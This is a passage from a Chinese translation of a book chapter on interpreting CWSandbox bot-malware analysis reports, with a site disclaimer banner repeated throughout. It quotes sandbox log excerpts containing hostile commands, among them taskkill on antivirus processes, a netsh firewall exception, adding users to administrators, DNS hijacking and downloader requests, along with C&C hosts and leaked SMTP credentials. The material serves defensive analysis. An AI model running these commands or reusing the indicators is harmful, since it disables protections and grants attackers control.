C:\WINDOWS\system32\arman.exe
C:\WINDOWS\system32\ntdll.dll
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

```
C:\WINDOWS\system32\kernel32.dll
...
Filesystem Deleted Files
c:\malware.exe
Mutexes Creates Mutex: arm4n
RegistryChanges
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Arman" =
C:\WINDOWS\system32\arman.exe
Reads
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Arman"
HKLM\Software\Microsoft\Rpc\SecurityService "DefaultAuthLevel"
System Info Get System Directory
Network Activity DNS Lookup
Host Name IP Address
sexccc.serveftp.com
sexccc.ath.cx 208.98.19.3
TCP Connections
Opened listening TCP connection on port: 11666
C&C Server: 208.98.19.3:6666
Username: XP-DEU 0 0 :[XP | DEU | P | 00 | gcoDZaUz]
Nickname: [XP | DEU | P | 00 | gcoDZaUz]
Channel: ##tibia2## (Password: tibiablows)
```

注　释

在纯 XML 分析报告基础上，可以自己创建 HTML 或者纯文本报告。为此必须创建一个 XSL 模板，它包含解析 XML 文档的指令。有些现成的工具可用来帮助进行转化。一个很简单的办法是在 XML 中添加（当然需要用用户的 XSL 文件名代替 href 参数）：<? xml-stylesheet type=" text/xsl" href=" templae.xsl"? >。

解释分析报告

恶意程序分析报告的结果主要可以用于两个目的：保护客户端不受僵尸病毒的攻击；消灭目前存在在机器上的僵尸网络。显然，如果所有的僵尸病毒都失效了，僵尸网络无法工作。但是因为实际上不可能使所有的僵尸同时失去活力（因为总会有新的机子被感染），所以关闭 C&C 服务器也是非常重要的。重要的分析结果可以用来消除或者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

避免僵尸病毒的感染，还能关闭可能存在的僵尸网络：

- 僵尸程序将文件存放在入侵系统的哪个地方？
- 僵尸程序采用了什么机制使得僵尸病毒随系统启动而启动？
- 僵尸程序怎么保护已染毒的主机不被其他的恶意软件入侵？
- 僵尸程序如何保护自己不被发现和删除？
- 怎样找到可以入侵的新主机？
- 采用什么样的机制（利用什么漏洞）来入侵或者感染新的主机？
- 僵尸机如何连接 C&C 服务器？采用的是什么样的服务器？
- 僵尸程序在哪里获得升级更新？
- 僵尸程序在本地和远程分别进行了什么恶意操作？

这些问题的答案都可以在 CWSandbox 创建的分析报告中找到。接下来将逐一详细讲解，并从分析报告中找出相关的答案。

僵尸病毒是如何安装的？

如果希望检查某一指定主机是否已经感染了某个恶意程序，或者希望清除该机上的病毒，则需要知道恶意程序把文件安装到了什么位置以及它是如何（在系统启动时）自动启动的。解决了第二个问题往往也就解决了第一个问题，因为程序自动启动的时候也需要知道到哪里去启动这个程序。Windows 在开机的时候有很多不同的方法去自动启动一个应用程序，AutoRuns[2] 工具展示了其中的大多数。虽然有很多途径，但是几乎所有的恶意程序利用注册表的一个 run 字段或者安装一个 Windows 的服务程序或内核设备驱动。而且恶意程序需要修改注册表以设置自动启动机制。CWSandbox 会记录下所有对注册表的访问，因此可以很轻松地过滤出想知道的访问。前面已经见过，对注册表的访问在＜*registry _ section*＞，相关的目录为＜create _ key＞和＜set _ value＞。这里有几个恶意程序安装（自动启动进程）的例子，使用了不同的注册表字段：

```
<registry _ section>
<set _ value key = "HKLM \ Software \ Microsoft \ Windows \ CurrentVersion \ Run"
subkey _ or _ value = "mirosoftware" data = "C: \ WINDOWS \ MEDIA \ microsoftware. exe"/>
<set _ value key = "HKCU \ Software \ Microsoft \ Windows \ CurrentVersion \ Run"
subkey _ or _ value = "MS Domain Name Server Deamon" data = "MSDNSD32. exe"/>
<set _ value key = "HKLM \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Windows"
subkey _ or _ value = "AppInit _ DLLs" data = "bampklkf. dll"/>
<set _ value key = " HKLM \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \
Winlogon \
Notify \ directut" subkey _ or _ value = "DllName" data = "directut. dll"/>
```

如前所述，有些僵尸病毒程序与普通程序不同，而是像 Windows 的一个服务程序。这种情况下分析报告中，除了注册表的改变还会有以下字段：

```
<service _ section>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<open _ scmanager name = "SCM"/>
<open _ service name = "Netlib" desiredaccess = "SERVICE _ ALL _ ACCESS"/>
<create _ service name = "Netlib" displayname = "Net Functions Library"
filename = "C: \ WINDOWS \ system32 \ Netlib. exe" starttype = "SERVICE _ AUTO _ START"
servicetype = "SERVICE _ WIN32 _ OWN _ PROCESS, SERVICE _ INTERACTIVE _ PROCESS"/>
</service _ section>
```

恶意程序安装内核设备驱动也是感染系统的一种非常有用的技术。一旦加载，该驱动程序将会以内核模式执行，不受安全限制，因为它完全控制所有运行的内核和用户模式进程。这样的病毒很难被检测出来。大多数情况下，内核驱动会执行 rootkit 程序来隐藏自己并提供系统后门。可以设置 CWSandbox 完全禁止安装内核驱动，或者欺骗安装者——返回一个成功的信息但实际上并没有真正安装。只要企图加载内核驱动就会通过通知（notification）<create _ service>中的属性 servicetype = “SERVICE _ KERNEL _ DRIVER” 检测到。分析报告中安装进程字段如下：

```
<service _ section>
<open _ scmanager servicename = "SCM"/>
<create _ service servicename = "xmsk64" displayname = "XMM coprocessor driver"
filename = "C: \ WINDOWS \ system32 \ xmsk64. sys" starttype = "SERVICE _ SYSTEM _ START"
servicetype = "SERVICE _ KERNEL _ DRIVER" desiredaccess = "SERVICE _ ALL _ ACCESS"/>
<start _ service servicename = "xmsk64"/>
<create _ service servicename = "xmsk32" displayname = "XMMZ coprocessor driver"
filename = "C: \ WINDOWS \ system32 \ xmsk64. sys " starttype = "SERVICE _ AUTO _ START"
servicetype = "SERVICE _ KERNEL _ DRIVER" desiredaccess = "SERVICE _ ALL _ ACCESS"/>
</service _ section>
```

最后，驱动程序的加载是通过 Service Control Manager（SCM）进行的。该进程自动挂起，分析报告如下。通过它的属性值 behavior = “SimulateOK” 知道设置 CWSandbox 仅仅是模拟该调用并没有真正的加载驱动。

```
<service _ section>
<load _ driver behavior = "SimulateOK"
servicename = " \ Registry \ Machine \ System \ CurrentControlSet \ Services \ xmsk64"/>
</service _ section>
```

病毒如何感染新主机

为了找到可以感染的新主机，许多恶意程序都会探测远程主机的漏洞。有几种确定探测哪些主机的策略：有些恶意软件产生随机 IP 地址，另外一些恶意软件扫描一个 IP 段内的所有主机（IP 段的选择也是随机的），还有一些采用预先定义好的内部或者外部目标列表。内部列表就包含在恶意软件二进制代码中，外部列表则需要从因特网上重新加载。在确定了一个潜在的攻击目标之后，它会针对一个或几个漏洞进行探测。因为可能的漏洞利用（攻击）方式多种多样，利用的目标服务软件也不同，分析报告很难给出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一个检测其用法的标准流程，但总是会留有一些线索。任何情况下，与远程主机连接需要建立在一个或者多个专门端口上。对于某些端口，任何的连接尝试都可能是攻击试探。例如，很多恶意程序仍然查找位于 LSASS 和 DCOM（RPC 服务）的安全漏洞（尽管已经过时）。因此，常常会在 TCP 端口 135，139 和 445 看到外出的 TCP 连接。由于这些端口一般都被 CWSandbox 关闭（默认），所以建立连接的尝试会被记录在<connections _ outgoing _ blocked>中。分析报告会有如下输出：

```
<connections _ outgoing _ blocked>
<connection transportprotocol = "TCP" remoteaddr = "192. 168. 1. 0"
remoteport = "445" connectionestablished = "0" socket = "2700"/>
<connection transportprotocol = "TCP" remoteaddr = "193. 126. 165. 204"
remoteport = "445" connectionestablished = "0" socket = "2700"/>
<connection transportprotocol = "TCP" remoteaddr = "136. 59. 147. 32"
remoteport = "445" connectionestablished = "0" socket = "2700"/>
<connection transportprotocol = "TCP" remoteaddr = "183. 208. 49. 198"
remoteport = "445" connectionestablished = "0" socket = "2700"/>
<connection transportprotocol = "TCP" remoteaddr = "191. 255. 181. 117"
remoteport = "445" connectionestablished = "0" socket = "2700"/>
</connections _ outgoing _ blocked>
```

要获得更多的信息，就不应该禁止这些端口的连接，而且应该在 CWSandbox 中设置将所有通信数据都记录下来。即使这个日志记录打不开，.cab 文件中也包含所有发送和接收的 TCP 包。通过检查这些数据，可以知道恶意程序尝试这些连接的企图。

通常由报告还能够推测出确定主机（攻击目标）的策略（尤其是找到被尝试连接（或用 ping 命令）的完整的目标 IP 地址段）。如下面这种情况：

```
<icmp _ section>
<ping host = "192. 168. 1. 1"/>
<ping host = "192. 168. 1. 2"/>
<ping host = "192. 168. 1. 3"/>
<ping host = "192. 168. 1. 4"/>
<ping host = "192. 168. 1. 5"/>
<ping host = "192. 168. 1. 6"/>
<ping host = "192. 168. 1. 7"/>
...
</icmp _ section>
```

僵尸病毒如何保护本地主机和自己？

许多僵尸病毒尽力保护入侵的主机不再受到其他病毒的入侵。当然，并不是因为僵尸病毒仁慈，而是因为自私，为确保主机不被其他人控制。这种保护包括填补一些安全漏洞或者完全禁止容易被攻击的 Windows 服务程序，很多情况下，会关闭 Windows 的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

共享。接下来可以看到病毒是如何枚举所有的共享（enum _ share）并一一关闭（delete _ share）的：

```
<network _ section>
<enum _ share/>
<delete _ share networkressource = "IPC $ "/>
<delete _ share networkressource = "ADMIN $ "/>
<delete _ share networkressource = "C $ "/>
</network _ section>
```

为了隐藏和保护自己，大部分恶意软件会在新感染的系统中做如下的工作：查找已知的反病毒软件或者安全工具，关闭它们或者修改它们的配置。恶意软件检测这类运行着的安全程序时，一般是查找相关的服务、进程或者窗口的已知名称。这可以通过枚举所有存在的对象，然后与内部列表上的名字做对比，或者通过打开相关名字对象的句柄（名字作为参数）来实现。接下来的例子说明了恶意程序如何查找反病毒软件。第一个案例报告中，可以发现<enum _ services/>、<enum _ processes/>或者<enum _ window/>。在第二个案例的分析报告中显示了很长的列表（已知对象名称作为参数）。

```
<service _ section>
<open _ service name = "AntiVir Service"/>
<open _ service name = "AVUPDService"/>
<open _ service name = "BlackICE"/>
...
<open _ service name = "McAfee Firewall"/>
<open _ service name = "McAfeeFramework"/>
<open _ service name = "McShield"/>
<open _ service name = "NOD32krn"/>
<open _ service name = "NOD32Service"/>
<open _ service name = "Norton AntiVirus Server"/>
...
<open _ service name =' SharedAccess"/>
<control _ service name = "SharedAccess" control = "SERVICE _ CONTROL _ STOP"/>
<change _ service _ config name = "SharedAccess" starttype = "SERVICE _ DISABLED"/.>
</service _ section>
```

可以发现僵尸病毒遍历了一个很长的列表（原始输出超过 50 条）。因为大多数程序都不安装在测试系统中，所以唯一能做的只是查询。最后一个动作告诉我们，如果发现了这样的安全服务程序，恶意程序就会停止并关闭 Windows 的 SharedAccess 服务（这是用来实现应用层网关以及提供网络控制的底层服务）。通常用于 Windows 防火墙和网络共享（ICS），即使不开启它们，服务程序还是在运行。将这个服务程序关闭，Windows 防火墙会变成未激活状态，但可能会有其他无法预期的后果。

有些恶意软件并不搜索服务程序，只是杀死相关进程。在我们的例子中，是使用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Windows XP 的 taskkill 命令，参数/im imagename 指定了进程的文件名，/f 表示强制结束。这里是摘出了实际分析报告的一部分：

```
<process_section>
<create_process commandline="taskkill /f /im Mcdetect.exe"/>
<create_process commandline="taskkill /f /im avgupsvc.exe"/>
<create_process commandline="taskkill /f /im avgamsvr.exe"/>
<create_process commandline="taskkill /f /im avgcc.exe"/>
<create_process commandline="taskkill /f /im ccapp.exe"/>
...
<create_process commandline="taskkill /f /im nod32krn.exe"/>
<create_process commandline="taskkill /f /im nod32kui.exe"/>
</process_section>
```

再看一个进一步显示恶意软件查找反病毒软件主函数窗口的例子。我们不知道如果找到了会发生什么，但并不难猜到：

```
<window_section>
<find_window classname="NAVAP Wnd Class"/>
<find_window windowname="Norton AntiVirus"/>
<find_window windowname="AVGCC.exe"/>
<find_window windowname="AVG Resident Shield"/>
<find_window windowname="avg"/>
<find_window windowname="AVGUPSVC.EXE"/>
<find_window windowname="AVG Free Edition - Control Center"/>
...
</window_section>
```

有些恶意程序企图通过打开相关设备，来找到运行的调试器或者其他分析恶意软件代码的监测工具。在我们的例子中，这些设备是（针对 Softice 调试器）SICE 和 NTICE（NT 版本），FileMon[3] 和 RegMon[4]（非常有名的工具，见 www.sysinternals.com）。我们还是不知道如果这些设备存在会发生什么。最可能的是恶意软件会让系统崩溃或者为了不泄露行踪仅仅是不执行恶意操作。

```
<file_section>
<open_file filetype="File" srcfile="\\.\SICE"
creationdistribution="OPEN_EXISTING" desiredaccess="FILE_ANY_ACCESS"/>
<open_file filetype="File" srcfile="\\.\NTICE"
creationdistribution="OPEN_EXISTING" desiredaccess="FILE_ANY_ACCESS"/>
<open_file filetype="File" srcfile="\\.\FILEMON"
creationdistribution="OPEN_EXISTING" desiredaccess="FILE_ANY_ACCESS"/>
<open_file filetype="File" srcfile="\\.\REGMON"
creationdistribution="OPEN_EXISTING" desiredaccess="FILE_ANY_ACCESS"/>
</file_section>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有时恶意程序不会尝试关闭安全服务程序而是修改它们的配置，这样就不会被监测出来或者能够绕过这些安全机制。对于 Windows 防火墙，可以通过 netsh 命令或者直接修改相关的注册表中的键值来实现：

```
<process _ section>
<create _ process commandline = "netsh firewall set allowedprogram
C: \ WINDOWS \ sysbinar \ bin3. exe enable" showwindow = "SW _ HIDE"/>
</process _ section>
<registry _ section>
<set _ value key = "HKLM \ SYSTEM \ CurrentControlSet \ Services \ SharedAccess \
Parameters \ FirewallPolicy \ StandardProfile \ AuthorizedApplications \ List"
subkey _ or _ value = "C: \ WINDOWS \ sysbinar \ bin3. exe"
data = "C: \ WINDOWS \ sysbinar \ bin3. exe: * :Enabled:enable"/>
</registry _ section>
```

注　释

CWSandbox 具有 rootkit 的功能，以隐藏自己不被恶意软件发现。所以，最后所有对象都会隐藏起来，包括进程、窗口、模块或者句柄。可以通过修改参数 HIDE _ ENVIRONMENT 来关闭这个特性，但它默认是打开的。

联系哪个 C&C 服务器以及如何联系

大部分僵尸病毒都使用中心 C&C 服务器与僵尸机进行联系，并且通常使用标准的 IRC 协议。CWSandbox 检测出这样的通信并以两种方式反应：第一，所有关注的网络连接信息都从流量中提取出来；第二，所有接收到的命令都被删除，这样它们就不能到达恶意软件的接收函数。有些僵尸病毒使用稍微修改过的 IRC 协议，某些修改过的 IRC 服务不会用 RFC 确认消息应答，或者根本就不应答直到 IRC 客户端被完全认证。CWSandbox 也会尝试辨认这些非常规协议，但是显然只有对协议改动在一定范围内才有可能（辨认出）。如果使用 traffic-logging 选项，通常可以人工解读这些改动过的 IRC 服务器的通信。如果成功检测到 IRC 通信，分析报告中会包含如下内容：

```
<connection transportprotocol = "TCP" remoteaddr = "203. 115. 204. 58"
remoteport = "7000" protocol = "IRC" connectionestablished = "1" socket = "476">
<irc _ data username = "SIS-21920206516" nick = "SIS-21920206516">
<channel name = "＃n" password = ". n. "
topic _ deleted = ":. asc asn1smbnt 200 5 0 -b -r"/>
</irc _ data>
</connection>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以看到主机 203.115.204.58 在端口 7000 建立了一个 TCP 连接。尽管端口 7000 不是最常用的 IRC 端口（常用的是端口 6667），通常也会选择它以及端口 6665 和 6666。通过验证用户名 SIS-21920206516 和昵称 SIS-2192020651，客户端采用密码 .n. 加入信道 #n。有些 IRC 服务器使用额外的服务器密码，这个密码也会记录在报告当中。通常加入一个 IRC 信道之后，信道主题会自动传送到客户端。在僵尸网络中，主题往往用来发送一个初始命令到客户端，在本案例中，是 .asc asn1smbnt 200 5 0 - b - r（更多信息参见第 4 章）。本章最后包括 IRC 连接的详细信息是分析超过 1800 个僵尸病毒样本总结出来的。

僵尸病毒如何更新?

通常恶意软件做的第一件事就是从它的操作者那里下载文件或者指令，用于获得更新代码或实际配置数据。因为运行的恶意软件可能是一个过时的版本，或者其中的地址包括了已经关闭的机器地址。在僵尸网络中，一般通过 C&C 信道接收配置数据，但是也有其他的方法（从固定的 URL 获得数据）。无论如何，你都会发现发出的 TCP 连接或者 DNS 请求（有可能是更新请求）。如果幸运，代码或者数据会通过 HTTP 或者 FTP 重新加载，在报告中会有如下输出：

```
<connections_outgoing>
<connection transportprotocol="TCP" remoteaddr="194.187.45.55"
remoteport="80" protocol="HTTP" connectionestablished="1" socket="2004">
<http_data>
<http_cmd method="GET" url="/RDFX4.exe" http_version="HTTP/1.1"/>
</http_data>
</connection>
<connection transportprotocol="TCP" remoteaddr="194.187.45.55"
remoteport="80" protocol="HTTP" connectionestablished="1" socket="2004">
<http_data>
<http_cmd method="GET" url="/MTE3NDI6ODoxN.exe" http_version="HTTP/1.1"/>
</http_data>
</connection>
<connection transportprotocol="TCP" remoteaddr="194.187.45.55"
remoteport="80" protocol="HTTP" connectionestablished="1" socket="2040">
<http_data>
<http_cmd method="GET" url="/DXC9.exe" http_version="HTTP/1.1"/>
</http_data>
</connection>
</connections_outgoing>
```

可以看到，从同一个主机 194.187.45.55 下载了一些 .exe 文件。事实上，这个恶意软件（NOD32 称之为 Win32/TrojanDownloader.Adload.NAN Trojaner）总共重新加载了 10 个不同的 exe 文件。在下载了这些文件后，执行如下操作：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<process _ section>
<create _ process commandline = "c: \ RDFX4. exe /NCRC" targetpid = "1272"
showwindow = "SW _ MAXIMIZE" apifunction = "CreateProcessW" successful = "1"/>
<create _ process commandline = "c: \ MTE3NDI6ODoxN. exe" targetpid = "620"
showwindow = "SW _ MAXIMIZE" apifunction = "CreateProcessW" successful = "1"/>
<create _ process commandline = "c: \ DXC9. exe /S /NCRC" targetpid = "1308"
showwindow = "SW _ MAXIMIZE" apifunction = "CreateProcessW" successful = "1"/>
</process _ section>
```

有时恶意软件不使用标准的网络协议来重载数据，那么比较难确定是否更新或者下载了配置数据。这种情况下，可以借助于 CWSandbox 记录所有通信数据的特性。无论如何，可以使用 STORE _ CREATED _ FILES 选项，获得每个新建文件的拷贝，无论它是可执行文件或数据文件，无论它是下载、拷贝，还是完全新建的。所有这些新建的文件都可以在 .cab 存档 created _ files 相关的子目录下找到。另一个有用的选项是 FAIL _ ON _ ALL _ DNS _ REQUESTS。打开这个选项时，每个 DNS 请求都会失败，恶意软件会暴露在内部存储的所有远程主机的联系地址。

进行了什么样的恶意操作？

僵尸病毒在感染主机和远程主机能进行的恶意操作仅仅取决于开发者的想象力，显然前面几个部分描述的也是恶意软件。但是这些操作仅仅是感染和保护一个系统，并没有造成损害。一旦感染的过程完成了，僵尸病毒就会露出本来的面目：使用被感染的系统进行非法犯罪操作，如

- 发送垃圾邮件或者通知邮件。
- 发动分布式拒绝服务攻击（DDoS）。
- 安装后门。
- 窃取敏感数据。
- 从本地主机获取 E-mail 地址。

可以从分析报告中找到蛛丝马迹，可以从检测电子邮件开始。一般在报告中 SMTP 邮件传递如下：

```
<connection transportprotocol = "TCP" remoteaddr = "68. 142. 229. 41"
remoteport = "25" protocol = "SMTP" connectionestablished = "1" socket = "1560">
<smtp _ data username = "kalonline@sbcglobal. net" password = "vi3tridaz">
<send _ mail rcpts = "<kalonline@ sbcglobal. net>" behavior = "Simulate _ And _
Log">
From: kalonline@sbcglobal. net
To: kalonline@sbcglobal. net
Subject: Perfect Keylogger was installed successfully: 11. 11. 2006, 06:47
Date: Sat, 11 Nov 2006 06:47:04 +0100
Content-Type: text/plain;
Perfect Keylogger was installed on the computer F002,
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
with IP address 192.168.1.1,user victim at 11.11.2006,06:47.
</send_mail>
</smtp_data>
</connection>
```

从这个输出知道的信息包括 SMTP 服务器（68.142.229.41）、使用的授权数据（用户名：kalonline@sbcglobal.net，密码：vi3tridaz）、接收者的邮件地址（<kalonline@sbcglobal.net>）。进一步，可以纯文本格式阅读邮件。无疑这是一个通知邮件，提醒恶意软件操作者，有一个新主机被感染了。如前所示，CWSandbox 能够监测 SMTP 协议的信息流并提取所有的相关数据，而且能设置与 SMTP 邮件服务器交换信息（但只是假装发送邮件）来欺骗恶意软件。恶意软件运行期间，用属性值 behavior=" Simulate_And_Log" 开启这个特性。CWSandbox 还有一个特性能够压缩 SMTP 运行的操作，限制报告的大小，当被监控的进程发送海量邮件的时候很有用。

大型僵尸网络经常用来进行 DDoS 攻击。常见的攻击是 TCP Syn 洪泛攻击、UDP 洪泛攻击和 ICMP 洪泛攻击。如果在报告中有很多这类连接（针对同样的目标 IP 地址）的通知（notification），这就是一个明显的 DDoS 攻击（当然有时也可能是病毒设计者的水平太低）。报告中相关的项如下：

```
<connection transportprotocol = "TCP" remoteaddr = "192.168.1.4"
remoteport = "80" protocol = "Unknown" connectionestablished = "1" socket = "122"/>
<connection transportprotocol = "TCP" remoteaddr = "192.168.1.4"
remoteport = "80" protocol = "Unknown" connectionestablished = "1" socket = "124"/>
<connection transportprotocol = "TCP" remoteaddr = "192.168.1.4"
remoteport = "80" protocol = "Unknown" connectionestablished = "1" socket = "123"/>
<connection transportprotocol = "UDP" remoteaddr = "192.168.1.4"
remoteport = "123" connectionestablished = "0" socket = "3496"/>
<connection transportprotocol = "UDP" remoteaddr = "192.168.1.4"
remoteport = "123" connectionestablished = "0" socket = "3488"/>
<connection transportprotocol = "UDP" remoteaddr = "192.168.1.4"
remoteport = "123" connectionestablished = "0" socket = "3444"/>
```

无论收到通知的频率有多高，通常分析报告针对每种通知（notification）只有一行输出。一般 DoS 攻击会采用多个并行线程（使用很多不同的 socket），报告中针对每个不同的 socket 会有一个通知。但是如果设计得不好，总是使用同一个 socket，报告中只会有一条通知，因此有必要使用参数 SHOW_QUANTITIES_IN_REPORT。如果开启这个属性，报告中会显示每个通知包含的数量。这种情况下（设计糟糕）的 DoS 攻击记录可能是下列之一：

```
<connection transportprotocol = "TCP" remoteaddr = "192.168.1.4"
remoteport = "80" protocol = "Unknown" connectionestablished = "1"
socket = "1228" quantity = "324"/>
<connection transportprotocol = "UDP" remoteaddr = "192.168.1.4"
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
remoteport = "123" connectionestablished = "0" socket = "3444" quantity = "432"/>
<ping host = "192. 168. 1. 4" quantity = "433"/>
```

很多恶意软件会在被感染的主机上安装后门，以便它的操控者（或任何人）可以远程连接这个主机。这类后门的功能，从最简单的单纯的允许远程访问本地系统或给攻击者开启一个简单的控制台，到复杂的开启一个完整的图形界面。对文件系统的远程访问可以通过建立一个新共享简单的实现：

```
<network _ section>
<add _ share networkressource = "C $ " filename = "C: \ "/>
</network _ section>
```

恶意软件也会尝试提升已有用户的安全权限，这样以普通用户登录就可以进行更高级的操作：

```
<process _ section>
<create _ process filename = "C: \ WINDOWS \ system32 \ net. exe"
commandline = "net localgroup administrators ftpuser /add"/>
<create _ process filename = "C: \ WINDOWS \ system32 \ net. exe"
commandline = "net localgroup administratoren ftpuser /add"/>
<create _ process filename = "C: \ WINDOWS \ system32 \ net. exe"
commandline = "net localgroup administradores ftpuser /add"/>
<create _ process filename = "C: \ WINDOWS \ system32 \ net. exe"
commandline = "net localgroup administrateures ftpuser /add"/>
</process _ section>
```

现实中的后门会将自己绑定在网络端口，实现完全的服务器功能。在<connections _ listening>字段可以找到这样的证据：

```
<connections _ listening>
<connection transportprotocol = "TCP" localport = "6918"
connectionestablished = "0" socket = "652"/>
</connections _ listening>
```

有些恶意软件采用完整的 Terminalserver（Windows），允许远程访问。它们一般修改相关的注册表设置，允许远程连接。分析报告输出如下：

```
<registry _ section>
<set _ value key = "HKLM \ SYSTEM \ CurrentControlSet \ Control \ Terminal Server"
subkey _ or _ value = "TSEnabled" data = "[REG _ DWORD, value: 00000001]"/>
<set _ value key = "HKLM \ SYSTEM \ CurrentControlSet \ Services \ TermService"
subkey _ or _ value = "Start" data = "[REG _ DWORD, value: 00000002]"/>
<set _ value key = "HKLM \ SYSTEM \ CurrentControlSet \ Control \ Terminal Server"
subkey _ or _ value = "fDenyTSConnections" data = "[REG _ DWORD, value: 00000000]"/>
</registry _ section>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

改变网络路由或者劫持 DNS 进程也属于恶意操作。这种情况下，恶意软件或者完全阻止对主机的访问（用于更新安全软件和操作系统），或者把这些更新请求转移到被感染的主机。这可以通过修改 host 文件来实现，它位于 Windows 的 system32 \ drivers \ etc \ log 文件夹下。可以通过<open _ file>检测到文件的修改，会显示该文件以及请求写操作。有些恶意软件将所有的 DNS 请求重新定向到一个特别的主机，它能够动态返回不同的 IP 地址。这样的修改一般分为两步：首先改变注册表相关选项，以修改网络适配器的配置；然后让网络接口刷新它的配置（使得修改的部分生效）。当然第二步属于可选选项，因为即使不做这一步，在下次计算机重新启动的时候系统也会使用新配置（修改的网络配置）。记录这些操作如下：

```
<registry _ section>
<set _ value key = "HKLM \ SYSTEM \ CurrentControlSet \ Services \ Tcpip \ Parameters \
Interfaces \ {9E4D711D-1234-5678-9ABC-9E6F3F301B84}"
subkey _ or _ value = "NameServer" data = "85. 255. 114. 68, 85. 255. 112. 150"/>
<set _ value key = "HKLM \ System \ CurrentControlSet \ Services \ Tcpip \ Parameters"
subkey _ or _ value = "NameServer" data = "85. 255. 114. 68 85. 255. 112. 150"/>
</registry _ section>
<process _ section>
<create _ process filename = "ipconfig. exe" commandline = " /flushdns"/>
<create _ process filename = "ipconfig. exe" commandline = " /registerdns"/>
<create _ process filename = "ipconfig. exe" commandline = " /dnsflush"/>
